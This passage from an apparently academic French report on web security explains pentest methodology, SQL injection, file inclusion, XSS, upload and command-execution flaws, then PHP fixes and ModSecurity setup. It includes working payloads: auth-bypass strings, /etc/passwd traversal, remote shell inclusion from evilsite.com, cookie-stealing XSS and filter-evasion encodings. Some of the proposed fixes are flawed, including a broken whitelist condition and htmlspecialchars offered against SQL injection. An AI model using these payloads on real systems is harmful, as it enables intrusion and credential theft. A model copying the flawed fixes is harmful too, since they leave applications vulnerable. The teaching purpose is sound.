Cette phase est la plus technique. En effet, le prestataire teste et tente d'exploiter les vulnérabilités mises en évidence lors de la phase précédente. Dans le cas d'une intrusion logique sur un serveur, il doit prouver l'intrusion.

Cette phase n'aboutit pas automatiquement à la prise de contrôle total d'un ou de plusieurs éléments du système d'information. En effet, le prestataire peut simplement obtenir des privilèges lui permettant de rebondir et de poursuivre l'intrusion vers le réseau interne - à condition de ne pas sortir du périmètre défini contractuellement - en reproduisant le schéma utilisé depuis Internet : processus d'analyse du nouvel environnement, d'énumération puis d'exploitation des vulnérabilités, etc. **[Doc 05]**

4. Effacer ses traces :

La dernière étape d'un test d'intrusion est le nettoyage. Tous les fichiers qui ont été créés où modifiés pour l'intrusion doivent être remis au propre pour effacer les traces.

Voilà quelque fichier de log système :

http://www.thegeekstuff.com/2011/08/linux-var-log-files/

```
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/secure
cat /var/log/syslog
```

Conclusion

Pour récapituler ce chapitre, nous avons parlé de la méthodologie du test d'intrusion qui englobe les collectes d'informations, le scanne des vulnérabilités et l'exploitation de ces vulnérabilités et comment effacer les traces des fichiers crées et modifié pour l'intrusion.

Chapitre 04

Etude des vulnérabilités les plus connues

Chapitre 4

Etude des vulnérabilités les plus connues

Introduction :

Sur un site ou une application web, le haker va exploiter des failles qui lui permet de devenir l'administrateur du site ou avoir un accés root sur un system. Les sites sont en face de beaucoup de failles et dans ce chapitre, nous avons travaillé que sur cinq failles les plus connues.

1. SQL injection:

1.1. Définition :

Une injection SQL est un type d'exploitation d'une faille de sécurité d'une application web, en injectant une requête SQL non prévue par le système et pouvant compromettre sa sécurité.

Le langage SQL, «**StructuredQueryLanguage** », est le langage standardisé d'interrogation des bases de données.

Les techniques d'injection SQL consistent à introduire du code supplémentaire dans une requête SQL. Elles permettent à un utilisateur malveillant de récupérer des données de manière illégitime ou de prendre le contrôle du système.

Le contexte des injections SQL est très varié, il concerne toutes les applications utilisant une base SQL. **[Site 06]**

1.2. Attaques de type "SQL injection :

1.2.1. Contournement de l'authentification :

Principe de fonctionnement:

Commençons par regarder comment fonctionne une requête SQL. L'utilisateur fournit à l'application un nom utilisateur et un mot de passe. Si ceux-ci correspondent, il est authentifié et peut utiliser l'application.

L'exemple suivant montre l'exploitation d'une faille sur une page d'authentification non sécurisée.

La page est codée comme suit :

```
<?php
        $username = $_POST['user'];
        $password = $_POST['pass'];
        $req="“SELECT * FROM users WHERE user_name='$username'
AND user_password='$password'” ;
       $result = mysql_query ($req) or die (mysql_error());
        if(mysql_affected_rows()>0)
        {
           echo "Correct user name and password";
         }else{
           echo "Wrong user name and password";
        }
?>
```

Supposant que les paramètres d'authentification sont « Ahmed » et « password ».

Donc après la saisie d'ahmed et password, la requête SQL devient :

SELECT * FROM users WHERE user_name='ahmed' AND user_password='password'

Les données entrées par l'utilisateur influent directement sur la requête et donc sur le résultat de celle-ci. Si aucun enregistrement n'est trouvé, cela signifie que le nom d'utilisateur et le mot de passe sont incorrects. Pour être identifié dans cette application, il faut que la requête retourne un ou plusieurs enregistrements. Les techniques de SQL injection consistent justement à manipuler les entrées de l'application de façon non prévue par les développeurs pour altérer le fonctionnement en utilisant ces paramètres:

user_name=' **ahmed' or '1'='1** 'user_password=' **ahmed' or '1'='1** '

On peut utiliser : ' or '1'='1 on obtient:

user_name=' **' or '1'='1' AND** user_password=' **' or '1'='1'**

On obtient la requête suivante :

SELECT * FROM users WHERE user_name=**'ahmed'or '1'='1'** AND user_password=**'ahmed' or '1'='1'**

'1'='1' étant toujours vrai, user_name=' **' or '1'='1'** et user_password=' **' or '1'='1'** sont toujours vrai donc la condition complète est toujours vérifiée. ('x' or '1'='1' est toujours vrai quelque soit x appartient à {vrai, faux} donc l'utilisateur est considéré comme authentifié malgré on n'a pas saisi les bons paramètres d'authentification.

1.2.2. UNION SQL Injection :

L'objectif de la commande SQL «UNION » et de combiner les résultats de plusieurs requêtes, l'SQL injection par la commande UNION permit d'injecter une autre requête afin d'obtenir des informations sensible de la base de données comme par exemple le nom et le mot de passe de l'administrateur de l'application web.
[Doc 06]

1.3.Les risques liés à l'injection SQL :

- accéder à des données aux quelles on ne devrait pas avoir accès.
- modifier des données.
- effacer des données.
- lire/écrire sur le système de fichier.
- exécuter des commandes systèmes.

1.4.Comment détecter la présence d'une SQL injection :

L'exploitation d'une faille par injection SQL peut être facile par la présence de message d'erreur dans l'application. Cherchons à rendre la requête SQL invalide dans le cas d'un site Web en demandant une authentification.

```
<?php
$username = $_POST['user'];
$password = $_POST['pass'];
$req="SELECT * FROM users WHERE user_name='$username'
AND
user_password='$password'" ;
$result = mysql_query ($req) or die (mysql_error());
if(mysql_affected_rows()>0){
   echo "Correct user name and password";
}else{
   echo "Wrong user name and password";
}
?>
```

Suite à la saisie d'une simple quotte (') dans ce formulaire, la requête devient invalide et provoque l'affichage d'un message d'erreur:

"**You have an error in your SQL syntax**"

Ce script est donc vulnérable, mais il faut aussi tester l'utilisation de double-quotte pour tester cette faille. Cependant le serveur où le script s'exécute peut être configuré pour ne pas afficher de message d'erreur (Mettre display_errors = Off dans php.ini par exemple) ou bien utiliser des try/catch (C#, Java, PHP5 ...) pour gérer les exceptions, les anomalies de fonctionnement et donner l'impression d'un fonctionnement normal de l'application.

2. La faille Include :

2.1. Définition:

La fonction **include()** est l'une des fonctions PHP les plus utilisées, elle permet l'appel de pages depuis une autre , elle a pour objectif d'inclure un fichier et d'interpréter son contenu sur le serveur.

Supposons par exemple que toutes vos pages utilisent la page sql.php dans laquelle sont contenues vos informations SQL (paramètres de connexion à la base de données), il convient de l'inclure dans chacune de vos pages plutôt que de retaper l'équivalent de sql.php dans toutes vos pages qui nécessitent la connexion à la base de données. **[Doc 07]**

Voici donc un exemple pour mieux éclaircir :
L'url du site : http://www.site.com/index.php?page=contact.php
La page index.php ici aurait la structure suivante :

```
<?
……
include("sql.php");
include($page);
……
?>
```

2.2. Les types de la faille include :

2.2.1. Distant Faille include (Remote FI) :

Il faut savoir que PHP est capable d'inclure un fichier distant via le protocole http. L'inclusion de fichiers à distance et d'interpréter son contenu sur le serveur provoque une faille de sécurité.

2.2.2. Local Faille include :

LFI (Locale Fille Include) Consiste à inclure un fichier local sur le serveur (existe sur le serveur)
Voici un **exemple** de FI:

```
<?php
if(isset($_GET['page']))
include($_GET['page']);
else
include('index.php');
?>
```

Ce bout de code regarde si la variable "page" est contenue dans l'URL, et si c'est le cas, elle inclut le fichier de même nom que le contenu de la variable. Sinon, elle inclut une page par défaut, par exemple index.php

La fonction est utilisée avec une variable non-contrôlé, l'utilisateur peut donc accéder à cette variable et indiquer un autre fichier dans l'URL via la barre d'adresse du navigateur.

2.3. Détecter une faille include :

Voyons un peu comment détecter la présence de cette faille.

Cela se fait de manière assez simple. Essayer de modifier tous les paramètres possibles de l'URL et d'observer le résultat. Le but est de faire tenter d'inclure une page qui n'existe pas. L'erreur résultante produira un warning PHP comme par exemple:

Warning: include (http://localhost/c99.txt) [function. include]: failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found in C:\wamp\www\rfi\rfi.php on line 4

Warning: include () [function.include]: Failed opening 'http://localhost/c99.txt' for inclusion (include_path='.;C:\php5\pear') in C:\wamp\www\rfi\rfi.php on line 4

Par conséquent, si vous détectez un message de ce type sur un site, il y a de fortes chances qu'une faille include soit présente.

2.4. Techniques d'exploitation :

2.4.1. Exploitation Interne (Local FI) :

Reprenons notre Exemple :
http://www.site.com/index.php?page=contact.phpIci la page index.php recevait comme paramètre la page contact.php pour ensuite l'inclure, donc si on remplace contact.php par un fichier sensible existant sur le serveur, index.php l'inclurai, ce qui nous permettrai de le lire.

Voici quelques exemples :
http://www.site.com/index.php?page=/etc/passwd
http://www.site.com/index.php?page=../../../../../../../etc/passwd
Ici le site afficherais le contenu du répertoire /etc/passwd, ou se trouvent les comptes administrateurs, ce qui vous permettrais d'avoir : un accès root sur le serveur.

2.4.2. Exploitation Externe (distant FI):

Reprenons encore une fois notre Exemple :
http://www.site.com/index.php?page=contact.php

Ce genre d'exploitation est le plus dangereux, ici c'est un script php hébergé sur notre propre serveur qu'on pourrait inclure à l'aide d'un appel extérieur de la sorte :http://www.site.com/index.php?page=http://www.votreserveur.com/script-malfesant.php ce « script-malfaisant » s'occupera du reste.

Nous supposons que nous disposons d'un Shell (c99 par exemple) ou qu'on peut tester pour une simple page contenant :

```
<?
echo "Bonjour tout le monde" ;
 ?>
```

Maintenant, il ne nous reste plus qu'à placer notre page sur notre serveur préféré, et à l'inclure. Mais il ne faut pas oublier un détail crucial, en effet, jamais notre Shell a pour extension « .PHP » et si nous le plaçons sur notre serveur qui exécute le PHP, puis nous tentons de l'inclure sur le serveur vulnérable, elle sera exécutée non pas par le serveur vulnérable, mais par le serveur qui l'héberge (le nôtre). Il faut donc :

Renommer notre Shell avec une extension non exécutée, par exemple « .Txt, JPG » etc.

Nous pouvons donc appeler la page vulnérable de cette manière :
http://site/script.php?page=http://evilsite.com/shell.txt

Le contenu de la page http://evilsite.com/shell.txt sera interprété.

2.5. Technique du l'octet nul (null byte):

Nous avons exploité une faille include() de façon simple, imaginons que ce code est vulnérable :

```
<?php
if(isset($_GET['page']))
include($_GET['page'] . ".php");
else
include('index.php');
?>
```

Ici, l'extension ".php" est automatiquement rajoutée à la variable. Cela veut dire que le« backdoor » va avoir une extension .php. Nous devons donc, en théorie, nous trouver un serveur n'exécutant pas PHP pour placer notre Shell, sinon cela ne marchera pas.

Pour contourner ce problème : on utilise la technique de l'octet nul (null byte). Cela consiste à rajouter l'extension voulue de notre Shell (.txt par exemple) et à placer un zéro ASCII. Comme nous allons le passer dans l'URL, on doit l'encoder. Son encodage sera donc "%00".

Il faudra donc inclure : http://site/script.php?page=http://evilsite.com/shell.txt

La fonction include va être traitée par une fonction programmée en langage C. Et en langage C, on désigne la fin d'une chaîne de caractères par un octet null %00.

Dans le dernier exemple, le paramètre de la fonction sera :
http://site /script.php?page=http://evilsite.com/shell.txt%00 .php se met à la fin.

Mais comme %00 indique la fin de la chaîne de caractère, tout le reste sera ignoré.

Cette technique ne marche pas toujours, Cela dépend de la configuration du serveur et les vérifications faites dans le script.

Remarque: Il est aussi faisable d'inclure un fichier dans le serveur qui ne porte pas l'extension .php contenant des informations sensibles comme des mots de passe. Par exemple le fichier /etc/passwd

On tente de deviner dans quel répertoire il se trouvent les fichiers qu'on cherche, en testant successivement des paramètres comme "../../passwd" ou "../../../passwd" etc., tout dépend de l'emplacement de fichier qu'on veut.

3. Cross Site Scripting (XSS) :

3.1. Définition :

"XSS" est une abréviation pour «**Cross Site Scripting**» a l'origine CSS (Cross Site Scripting) changé pour ne pas confondre avec le CSS des feuilles de style (**Cascading Style Sheet**), Il s'agit de l'injection non prévue de code HTML ou JavaScript sur un forum de discussion, un livre d'or ou un chat ou une zone de recherche d'un site Web qui ne filtre pas les entrées (input).

En d'autres termes, l'attaquant peut injecter un script malveillant dans un site Web, et le navigateur exécute ce scripte. **[Doc 08]**

3.2. Les types XSS :

3.2.1. Reflected XSS:

Lorsque l'injection sera à la fin de l'url ou dans une zone de recherche, la faille n'affecte que l'ordinateur local, ce qui signifie que la page du site web n'est modifiée que pour un utilisateur précis. La chaîne entrée par l'internaute se retrouve affichée dans l'adresse URL du site web. **[Site 07]**

3.2.2. Stored XSS :

Lorsque L'attaquant envoie le code au serveur (exemple, dans un forum Web) Le serveur le stocke et l'envoie tel quel au client lors de la génération et la visualisation de la page.

Ce type XSS est le plus dangereux. Les informations entrées par l'utilisateur sont définitivement stockées dans une base de données. C'est par exemple le cas lors d'une inscription ou lors de l'envoi d'un message dans un forum, l'internaute rentre des balises HTML ou des scripts JavaScript, alors l'information sera stockée dans la base de données et restituée à tous les futurs internautes affichant le message posté sur le forum. **[Site 07]**

3.3. Détecter la faille :

Les pirates utilisent (Google hacking) pour trouver les sites vulnérables, Si vous allez tester votre propre site, vous devez vérifier chaque page de votre site manuellement ou utilisez un outil de scan de vulnérabilité.

Pour vérifier la présence d'une faille XSS, il suffit de faire passer un script dans une zone de recherche ou un formulaire, par exemple :

<script>alert("XSS Hacking");</script> qui provoquera l'affichage d'une boîte de dialogue, si cela ne fonctionne pas, il n'y a aucune raison de s'inquiéter, Cela

signifie que le site web Utilise des techniques de filtrage pour éviter failles XSS, mais il y'a des méthodes de détournement des filtre XSS qu'on va voir après.

3.4. Risques liés à XSS :

L'exploitation d'une faille de type XSS permettrait à un intrus de réaliser les opérations suivantes :

- Redirection de l'utilisateur.
- Vol d'informations, par exemple, les cookies.
- Modification sur le site.
- Rendre la lecture d'une page difficile (boucle infinie d'alertes par exemple). Etc.

3.5. Comment exploiter la faille XSS :

Après la détection que le site qu'on veut attaquer est vulnérable, en exploitant la faille par injection d'un code complet JavaScript. Par exemple, on introduit le code <script>alert ('HACKING') </ script> dans une zone de recherche par exemple, une boîte de dialogue s'affiche avec le mot HACKING. Donc, nous avons réussi à exploiter la faille XSS. En étendant le code avec un script malveillant, un pirate peut faire voler les cookies ou de défigurer le site et encore plus.

3.6. Scriptes d'exploitation :

Premièrement, voilà quelques scriptes pour tester l'exploitation de la faille XSS :

```
<script>alert(12345)</script>
<ScRiPt>prompt(995041)</ScRiPt>
<script>alert(" test" ) ;</script>
« ><script>alert(1)</script>
<script>alert(document.cookie)</script>
<script
SRC=http ://localhost/xss/cookies.php ?'+document.cookie></script>
<script>document.location='http ://localhost/xss/cookies.php ?'+docume
nt.cookie</script>
```

4. La faille Upload :

4.1. Définition :

L'upload permet le transfert de fichiers (des images, des documents PDF et autres), depuis votre machine vers un site web qui est le serveur, mais souvent les scripts d'upload contiennent des vulnérabilités car les développeurs oublient Souvent de vérifier et valider les types des fichiers téléchargés vers le serveur.
[Doc 08]

4.2. Comment l'exploiter ?

Cette faille peut être exploitée de différentes manières.

1. Certains scripts d'uploads ne vérifient pas l'extension des fichiers, donc nous pouvons uploader n'importe quel fichier. (Shell etc)

2. Contournement de la vérification de l'extension de fichier : Avant de l'envoie de notre script php « fichier.php » on doit d'abord modifier son extension en extension image « fichier.jpg » par exemple. Lors de l'envoie de ce dernier, pendant que le serveur vérifie l'extension de notre fichier « fichier.jpg » nous pouvons modifier tout simplement le « fichier.jpg » en « fichier.php » dans l'en-tête Content-type, le script comprendra qu'il s'agit d'une image alors que c'est un script php.

3. Contournement de La vérification du contenu du fichier image : Possibilité de tromper la vérification encore une foi, cette fois ci, le script ne vérifie pas les extensions, mais seulement la 1ere ligne du fichier afin de vérifier si le fichier est une image. Généralement dans les images GIF par exemple, la 1ere ligne est "GIF89a;", il faut suffit d'ajouter cette ligne à votre script PHP, et le serveur considérera votre script comme une image.

5. Commande Execution :

5.1. Introduction:

Le langage PHP possède une fonction « **System()** » permettant d'utiliser directement des commandes systèmes. Ainsi il est évident que cette fonction peut s'avérer dangereuse puisque si l'attaquant réussi à détourner un script utilisant cette fonction, Voyons tout d'abord un schéma classique. Le webmaster désire afficher la date sur son site web. Il pourra alors procéder ainsi : **[Doc 07]**

```
<?php
echoSystem("date");
?>
```

Ce qui affichera :
La date du jour est: 06/05/2012

Remarque : il y'a d'autre fonctions permet l'exécution de commandes comme:
System () exec () shell_exec() popen()
proc_open() passthru()

5.2. Comment l'exploiter ? :

Cependant imaginez que le webmaster en question désire passer ses commandes dans un variable, en pensant que cela lui facilitera la lecture de son script, ou pour n'importe quelle autre raison. Il procédera alors ainsi :

```
<?php
echo system($REQUEST['cmd']);
?>
```

Si nous le consultons de cette manière : http://site/system.php?cmd=date, le serveur nous affichera le même type de résultat que précédemment. Cependant il suffit que nous modifions la variable $cmd par une autre commande pour voir apparaitre d'autre chose.

Par exemple :

http://site/system.php?cmd=cat /etc/passwd

Ce qui affichera :

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh

Il est donc, comme nous l'avons vu, possible de corrompre le système ou encore utiliser des programmes; cependant il est beaucoup plus pratique pour une question de lecture des données, d'utiliser cette méthode dans le but d'obtenir un maximum d'information sur le serveur (version du kernel, port ouvert et distribution…).

Conclusion :

Nous avons abordé, dans ce chapitre les différentes failles qui peuvent nuire aux applications web et les risques conséquents de ces failles, nous avons étudié aussi les procédés pour détecter les failles et comment les exploiter, et pour sécuriser ces failles, nous allons voir dans ce prochain chapitre les solutions pour parer aux attaques.

Chapitre 05

Solutions pour parer aux attaques

Chapitre 5

Solutions pour parer aux attaques

Introduction :

Dans le chapitre précédent, on a étudié les failles et dans ce chapitre nous allons voir les différentes solutions qui peuvent parer aux attaques et ces solutions sont faites par les développeurs qui ont développé les applications web.

1. Solution SQL injection :

Pour les variables contenant des chaînes de caractères, au lieu d'utiliser la valeur de $_POST ou $_GET directement dans la commande, on la passe à la fonction **mysqli_real_escape_string()** ou **htmlspecialchars()**, qui neutralise tous les caractères susceptibles qui permet de perturber le fonctionnement d'une requête sql comme: ' ,\ "\ etc, en ajoutant une barre oblique inverse juste devant ces caractères.

Remarque: Il existe une autre fonction quelque peu similaire à **mysqli_real_escape_string()** , c'est **Addslashes()** , Mais très récemment, une faille de sécurité a été découverte sur cette fonction si elle est utilisée sur une installation PHP 4.3.9 avec les **magic_quotes_gpc** activés.

1.1. Solution de contournement de l'authentification :

On suppose qu' on a:
$username = $_POST['user_name '];
$password = $_POST['user_password '];

SELECT * FROM users WHERE user_name='ahmed' or '1'='1' AND user_password='ahmed' or '1'='1'

Pour empêcher cette injection, on utilise la fonction **htmlspecialchars** comme suit :

$username = **htmlspecialchars** ($_POST ['username']);
$username = **htmlspecialchars** ($_POST ['user_password ']);

Certains caractères ont des significations spéciales en HTML, et doivent être remplacés par des entités HTML pour être affichés. htmlspecialchars() remplace tous ces caractères par leur équivalent dans la chaîne string. Cette conversion est très pratique pour la programmation web.

Pour les guillemets doubles « " » devient """
Pour le guillemet simple « ' » devient "'"

La fonction mysqli_real_escape_string()

Cette fonction est utilisée pour créer une chaîne SQL valide qui pourra être utilisée dans une requête SQL. La chaîne de caractères est encodée en une chaîne SQL échappée.

Les guillemets sont désormais précédés de barres obliques inverses : on dit qu'ils sont « neutralisés ». Leur valeur SQL est maintenant la même que leur valeur littérale. Ils ont perdu la signification spéciale que leur confère le langage SQL.

Donc la requête devient:
SELECT * FROM users WHERE user_name=='\' or \'1\'=\'1' AND user_password='\' or \'1\'=\'1'

Toutefois, pour bien assurer la neutralisation de l'ensemble, il faut que la chaîne fournie soit placée entre guillemets dans la requête. Les types de guillemets, qu'ils soient simples ou doubles, n'ont pas d'importance, car **mysqli_real_escape_string()** sait aussi neutraliser les guillemets doubles.

1.2. Solution de l'injection par la commande UNION :

On suppose qu'on a:

```
<?php
$id = $_POST['id'];
$requete = mysql_query("SELECT age FROM membres WHERE id=$id");
?>
```

Si un pirate veut injecter du code SQL, il n'aura pas besoin d'utiliser les quottes, puisque la variable $id n'est pas entourée de quottes donc pour les variables numériques, les fonctions précédentes ne serviraient à rien ici.

En utilisant la commande sql « UNION » notre requête devient :
SELECT age FROM membres WHERE id= 2 UNION SELECT password FROM membres WHERE id=1

Pour l'éviter, il y a deux solutions :

- changer le contenu de la variable pour qu'elle ne contienne que des nombres.
- vérifier si la variable contient réellement un chiffre avant de l'utiliser dans une requête.

a. On utilise la fonction **intval()** qui retourne la valeur numérique entière (entier) de la variable var, en convertissant la valeur dans la base spécifiée (par défaut en base 10). **intval()** ne doit pas être utilisée sur des objets.

```
<?php
$id = intval($_POST['id']);
$requete = mysql_query("SELECT age FROM membres WHERE id=$id");
?>
```

b. On utilise une fonction **is_numeric**() qui Détermine si la variable donnée est de type numérique, elle retourne TRUE lorsqu'une variable ne contient que des nombres et FALSE si ce n'est pas le cas.

Exemple:

```
<?php
$id = $_POST['id'];
if (is_numeric($id))
{
$requete = mysql_query("SELECT age FROM membres WHERE id=$id");
}
```

1.3. Quelques directives pour la sécurité :

Le ficher de configuration php « php.ini » contient des directives telles que :

magic_quotes_gpc : Si ce paramètre est sur On, cette option permet d'ajouter le caractère d'échappement devant les apostrophes, elle peut être utilisées pour échapper automatiquement avec antislash (une barre oblique inverse) les guillemets simples « ' », guillemets doubles « " ».

magic_quotes_sybase : échappe « ' » avec « " » au lieu de « \' ».

2. Solutions Faille Include :

2.1. Comment se protéger contre LFI et RFI ?

Vous pouvez constituer un tableau contenant toutes les pages dont l'inclusion est autorisée, et juste avant de faire une inclusion, vous vérifiez la présence de cette page dans le tableau, ou bien vous spécifiez les pages autorisés à inclure.

Pour automatiser tout cela, il est préférable de faire une fonction "include_secure($page)" par exemple, qui fait ce travail de manière systématique pour vous.

Voilà le code sécurisé :

```
< ?php
if ($rfi != "index.php" or $rfi != "contact.php") {
echo "error";
die;
}
include ("$rfi");
?>
```

2.2. Quelque protection non sécurisés :

A. Il suffit d'utiliser la fonction **file_exists()** qui renvoi true si le fichier existe sur notre serveur et false si il n'existe pas.

Exemple :

```
<?php
if(file_exists($_GET['page']))
include($_GET['page']) ;
else
echo"la page demandé n'existe pas!"
 ?>
```

Cette solution corrige la faille remote file include (RFI)

Attention:

Ce script est vulnérable aux LFI.

B. Interdire les slashs:

Ce script corrige la faille LFI car il interdit le (../) dans la variable GET

```
< ?php
function sec($i)
{
$i = str_replace ("../","","$i");
include($i']) ;
}
sec("$lfi");
 ?>
```

On peut détourner cela en utilisant le chemin directement sans utiliser../ (exemple: C:\AppServ\www\image\shell.txt)

C- interdire HTTP

Ce script corrige la faille RFI car il interdit le http dans la variable GET

```
< ?php
function sec($i)
{
$i = str_replace ("http","","$i");

include($i']) ;
}
sec("$lfi");
 ?>
```

Attention:

Ce script est vulnérable aussi aux LFI.

Remarque :

1. **Require()** est équivalent **à include()** vous devez procéder de la même manière.

2. Si vous n'avez pas besoin d'inclure des fichiers à distant, la directive **allow_url_include** dans le fichier de configuration php.ini doit être impérativement passée à Off

3. Solutions de (XSS) :

3.1. Techniques de contournement de filtrage XSS :

Les filtres et les contrôles XSS c'est un problème pour ceux qui veulent exploiter la faille XSS, cependant y a des astuces pour détourner quelques filtres utilisé par les développeurs

3.1.1. La directive magic_quotes_gpc = On

Dans le fichier de configuration php.ini il ya une directive **magic_quotes_gpc** si elle est à On elle va ignorer <'>, <"> et <\> qui se retrouve dans les scriptes XSS, car ces scriptes contient ces caractères, et pour contourner ce filtre, on utilise la fonction **String.FormCharCode()** mais avant de l'utiliser, il faut coder d'abord la partie de script xss qui contient les caractères non autorisés en ASCii . Si on veut utiliser le scripte <script>alert("XSS Hacking");</script> on doit coder XSS Hacking en ascii. Supposant qu'on trouve 112,132,134,111,122,on utilise **String.formCharCode()** dans le script comme suit:

<script>alert(String.formCharCode(112,132,134,111,122));</script> pour éviter d'utiliser les guillemets "

3.1.2. Le codage par hexadécimal:

Nous pouvons encoder notre script en entier dans le code HEX de sorte qu'il ne peut pas être filtré.
Par exemple: alerte <script> ("hack"); </ script> peut être convertir en hexadécimal comme suit:
%3c%73%63%72%69%70%74%3e%20%28%22%53%61%6c%75%74%22%29%3b%20%3c%2f%20%73%63%72%69%70%74%3e

Après, on injecte le code dans le site comme suit :
www.site/xss/search?p=%3c%73%63%72%69%70%74%3e%20%28%22%53%61%6c%75%74%22%29%3b%20%3c%2f%20%73%63%72%69%70%74%3e

3.1.3. Obfuscation :

Cette méthode est la plus faible, elle consiste à interdire les mots qui sont souvent utilisés dans les scriptes XSS (script, alert ,...etc) si par exemple les mot script, alert sont interdit, dans ce cas, on va réécrire le script de la manière suivante:

<ScRipT>AleRt("XSS Hacking");</ScRipT>

3.2. La solution la plus sécurisé :

Nous utilisons la fonction **htmlentities()** avec deux arguments :

- Le premier sera votre variable
- le second est ENT_QUOTES, pour transformer les quottes en « " » et donc interdire les guillemets.

Exemple :

Code : PHP

$texte = **htmlentities**($_POST['texte'],ENT_QUOTES);

4. Solutions de Fille Upload :

- ✓ Vérifier les extensions des fichiers.
- ✓ Protéger vos répertoires.

La meilleure stratégie pour se protéger contre la faille uploade est de limiter la capacité des attaquants afin d'appeler des fichiers de vue de leur emplacement de téléchargement. Par exemple, les fichiers doivent être téléchargés à des répertoires qui existent en dehors de la voie d'application. Cela signifie que le fichier peut toujours être lu par le serveur web, mais ne peut jamais être appelé directement par un attaquant via une URL spécifique.

5. Solutions de Commande Execution :

Pour éviter cette faille, il faut repérer le caractère pipe '|' et arrêter le script et ne pas oublier d'effectuer une recherche sur l'équivalent du pipe en URL-Encode (à savoir %7c).

Il faut savoir aussi que cette méthode fonctionne aussi avec les caractères & (and) ou encore ; (point-virgule).

Exemple pour le caractère 'pipe' :

```
if( (strstr($cmd, "|")) || (strstr($cmd, "%7c") )
{
echo "Erreur : caractere interdit !";
break();
 }
```

La solution la plus sécurisé est de ne mettre pas une variable comme un argument pour la fonction « system() » cela voudra dire que il faut mettre la commande qu'on veut utiliser directement dans la fonction **system().**

Conclusion

Dans ce chapitre, nous avons étudié comment sécuriser manuellement les failles d'un coté des programmations que le développeur puisse les sécuriser, et dans le chapitre qui suit, on va voir d'autres manières de sécurisation à savoir la sécurisation automatique faite par le par feu applicatif (Mode Security).

Chapitre 06

Le pare-feu applicatif ModSecurity

Chapitre 6

Le pare-feu applicatif ModSecurity

Introduction :

Si un pare-feu réseau contrôle le trafic en fonction de sa provenance ou du port qu'il réclame pour accéder au serveur, il devient inefficace quand celui-ci doit-être accessible depuis n'importe où, par n'importe qui (sur Internet, par exemple) et à travers un port bien connu le port 80 pour un serveur web.

Sur un serveur web, une adresse URL spécialement modifiée pourra, par exemple, permettre l'exploitation d'une faille dont les conséquences peuvent aller de la simple exploration de l'arborescence complète du disque jusqu'à la prise de contrôle total du système.

Autre exemple de risque, des informations pourront être extorquées à une base de données SQL en lui soumettant, via le site web, une requête non autorisée.

Donc le filtrage applicatif (ModSecurity) s'est imposé quand l'antivirus et le pare-feu réseau se sont montrés incapables de contenir les grandes épidémies des attaques.

1.Définition :

ModSecurity est une sorte de firewall pour Apache qui apporte une solution aux problèmes de sécurité et d'attaques des applicatifs web.

Il permet d'augmenter le niveau de sécurité d'un serveur web Apache en bloquant les différentes attaques comme injection SQL, Cross Site Scripting etc.

Ce ModSecurity est open source, il est destiné à renforcer la sécurité du service web et ce, directement par l'intermédiaire du serveur HTTP. Les principales opérations s'effectuent durant le traitement des entrées/sorties du serveur. C'est-à-dire, avant la prise en charge des données par l'application et après l'exécution du processus. **[Doc 09]**

1.1.Téléchargement et Installation :

Mode Security est disponible à www.modsecurity.org/download/ et requiert les composants supplémentaires suivants avant que vous puissiez le compiler

i. **Apxs**
ii. **Libxml2**
iii. **mod_unique_id**

1.2.Compilation et installation à partir de la source :

Vous aurez besoin des privilèges root pour installer ModSecurity et pour être en mesure de compiler les binaires, vous avez besoin d'un Makefile pour faire exécutez la commande suivante:

```
[apache2]$ ./configure
...
config.status: creating Makefile
config.status: creating build/apxs-wrapper
config.status: creating mod_security2_config.h
```

Après que cette commande ait terminée, vérifier la présence d'un fichier appelé Makefile dans le répertoire courant. Après d'être assuré qu'il existe, vous pouvez compiler le binaire:

I. **Make**
II. **Makeinstall**

Vous devriez voir une liste assez longue de messages et si tout va bien il devrait y' avoir aucuns messages d'erreurs (si vous allez obtenir un peu d'avertissements du compilateur, vous pouvez les ignorer).

Installation depuis le binaire :
Si vous utiliser Fedora ou radhat :

```
# yum install mod_security
```

Si vous utiliser Debian Ubuntu:

```
# apt-get install lib apache-mod-security
```

1.3.Intégration ModSecurity Dans Apache :

Le résultat de processus de compilation décrits dans un fichier appelé mod_security2.so. Ce fichier contient toutes les fonctionnalités ModSecurity.

Pour permettre à Apache de connaître ModSecurity, commencer par copier le fichier mod_security2.so dans le répertoire de modules Apache

Puis éditer le fichier de configuration apache:

/etc/apache2/apache2.conf

Dans le fichier de configuration, il y aura une liste assez longue des directives de configuration. Trouvez la section des directives LoadModule et ajoutez la ligne suivante au haut de la liste:

LoadModulesecurity2_module /usr/lib/apache2/modules/mod_security2.so [Doc 09]

1.4.Le fichier de configuration :

Il est préférable de mettre toutes les règles de configuration et de sécurité pour ModSecurity dans un fichier séparé dans le sous-répertoire **conf.d**du répertoire racine d'Apache. Cela vous empêche de encombrer votre fichier de configuration principal Apache avec les directives mod_security .

Créez un fichier appelé **modsec.conf** dans le repartoire**conf.d**) et entrez les informations suivantes :

```
<IfModule security2_module>
  # Turn on rule engine and set default action
  SecRuleEngine On
  SecDefaultAction "phase:2,deny,log,status:403"
</IfModule>
```

1.5.Tester votre installation :

Pour vérifier que ModSecurity fonctionne correctement, nous allons créer un simple fichier HTML puis refuser l'accès à ce fichier HTML à l'aide d'une règle ModSecurity

Nous allons maintenant créer une règle de sécurité pour bloquer l'accès à ce fichier dans le fichier de configuration Modsec.conf.

- ✓ Bloquer toutes les requettes ayant la chaine"secret" dans URl SecRule REQUEST_URI "secret"

Il faut redémarrer Apache pour charger la nouvelle règle de sécurité. Maintenant, essayez de l'accès au fichier de nouveau, vous devriez obtenir un message «accès refusé» (accessdenied), ce qui signifie que ModSecurity fait son travail. **[Doc 09]**

1.6.Log :

